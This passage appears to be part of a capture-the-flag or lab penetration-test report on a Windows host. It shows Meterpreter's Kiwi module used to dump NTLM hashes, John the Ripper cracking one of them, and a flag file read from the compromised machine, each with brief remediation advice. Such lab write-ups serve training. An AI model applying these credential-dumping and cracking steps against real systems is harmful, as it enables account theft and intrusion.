**VULNERABILITY 6****TITLE:** PASSWORD HASHES-KIWI**TYPE:** WINDOWS OS**RISK RATING:** CRITICAL**DESCRIPTION:** Kiwi displays the hashed passwords and the flag is found in the cracked NTLM password of a user. I loaded kiwi tool on the Meterpreter shell to reveal NTLM password hash. After I reached the hashed password, I used John to crack the password.**AFFECTED HOST:** 172.22.117.20**REMEDIATION:** Store password hashes in a secure location.**IMAGES:**

```

(root💀 kali)-[~] # john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
1g 0:00:00:00 DONE 2/3 (2024-10-03 21:17) 10.00g/s 894720p/s 894720c/s 894720C/s News2 .. Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(root💀 kali)-[~] #

```

## VULNERABILITY 7

**TITLE:** SENSITIVE DATA EXPOSURE

**TYPE:** WINDOWS OS

**RISK RATING:** MEDIUM

**DESCRIPTION:** I looked for flags by using “- f \*flag.txt\* ”. I found the flag by searching within the compromised machine.

**AFFECTED HOST:** 172.22.117.20

**REMEDIATION:** Use the principle of least privilege and ensure file systems do not contain sensitive information.

**IMAGES:**

```
meterpreter > cd Documents\\
meterpreter > ls
Listing: C:\\Users\\Public\\Documents
=====
Mode          Size  Type  Last modified      Name
_____
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt

meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc meterpreter >
```